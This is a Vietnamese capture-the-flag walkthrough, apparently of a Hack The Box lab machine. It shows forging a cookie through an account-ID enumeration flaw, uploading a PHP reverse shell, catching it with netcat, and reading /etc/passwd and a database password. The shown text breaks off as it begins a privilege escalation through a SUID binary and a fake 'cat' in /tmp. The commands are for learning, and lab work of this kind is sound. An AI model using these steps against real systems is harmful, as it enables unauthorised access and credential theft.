


Từ câu hỏi ở task 2 ta biết được website này có login page, chúng ta sẽ sử dụng Purp Suite Proxy để thu nhập thông tin.


Mở proxy setting của firefox và chọn manual proxy configuration, nhập HTTP proxy 127.0.0.1 và Port là 8080




Mở Purp Suite chuyển đến tab Proxy và chuyển thành Intercep is on (enable intercep trong burp suite) sau đó reload lại website




Chuyển đến tab Target, ta thấy được thư mục login nằm trong cdn-cgi




Tìm kiếm trên google



Truy cập login page ta vừa tìm ra ở trên của website




Sử dụng option login as guest




Chuyển đến tab Uploads ta thấy cần phải có quyền của admin, ta cần phải tìm cách chuyển quyền từ user lên admin, một cách là kiểm tra xem cookie và sessions có thể bị thao túng hay không.

Kiểm tra cookie của web page bằng cách inspect element




Ta thấy được role = guest và user = 2233, như vậy giả sử ta biết được số của admin cho giá trị user thì chúng ta có thể sẽ có quyền truy cập và tải lên.


Chuyển đến tab account ta thấy URL là http://10.129.95.191/cdn-cgi/login/admin.php?content=accounts&id=2, nghĩa là mỗi user sẽ có 1 id riêng




Thử đổi id thành 1 ta được kết quả như sau




Vậy là ta đã có giá trị user và giá trị name của admin, chuyển đến tab Uploads đổi 2 giá trị trong cookie name = admin và user = 34322




Reload lại page ta đã truy cập được với quyền admin






Thực hiện reverse shell bằng cách upload file php-reverse-shell.php




Chỉnh thông tin trong file php-reverse-shell , ip thành ip của card tun0 và port dùng để lắng nghe bằng netcat.




Upload file php-reverse-shell, ta sẽ tìm thư mục chứa file ta vừa upload bằng gobuster


Sử dụng lệnh: gobuster dir --url http://10.129.95.191/ --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php



Có thể file php-reverse-shell nằm ở trên thư mục /upload



Lắng nghe bằng port 1234 sử dụng câu lệnh nc -nvlp 8888 và truy cập vào URL http://10.129.95.191/uploads/php-reverse-shell.php



Vậy là ta đã thực hiện được reverse shell và chiếm quyền điều khiển, chạy lệnh python3 -c 'import pty;pty.spawn("/bin/bash")' để có được functional shell Chạy lệnh cat /etc/passwd

```
www-data@oopsie:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
robert:x:1000:1000:robert:/home/robert:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```


Ta kiếm được username là robert, thử kiểm tra trong thư mục /home/robert

```
www-data@oopsie:/var/www$ cd /home/robert
cd /home/robert
www-data@oopsie:/home/robert$ ls
ls
user.txt
www-data@oopsie:/home/robert$ cat user.txt
cat user.txt
f2c74ee8db7983851ab2a96a44eb7981
```


Ta thấy có file user.txt, kiểm tra nội dung đây có thể là user flag

Sau vài lần tìm kiếm ta thấy được file db.php, xem nội dung thì ta tìm được password cho user robert là M3g4C0rpUs3r!

```
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls
ls
admin.php  db.php  index.php  script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat db.php
cat db.php
<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
www-data@oopsie:/var/www/html/cdn-cgi/login$
```




Google



Kiểm tra quyền bằng ls -la

```
find / -group bugtracker 2>/dev/null
/usr/bin/bugtracker
www-data@oopsie:/$ ls -la /usr/bin/bugtracker && file /usr/bin/bugtracke
ls -la /usr/bin/bugtracker && file /usr/bin/bugtracke
-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
/usr/bin/bugtracke: cannot open `/usr/bin/bugtracke' (No such file or directory)
www-data@oopsie:/$ ls -la /usr/bin/bugtracker
ls -la /usr/bin/bugtracker
-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
www-data@oopsie:/$
```

Google





```
-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 bugtracker
$ /usr/bin/bugtracker
/usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 123
123
---------------

cat: /root/reports/123: No such file or directory
```

Tạo file cat với nội dung /bin/sh cho /tmp



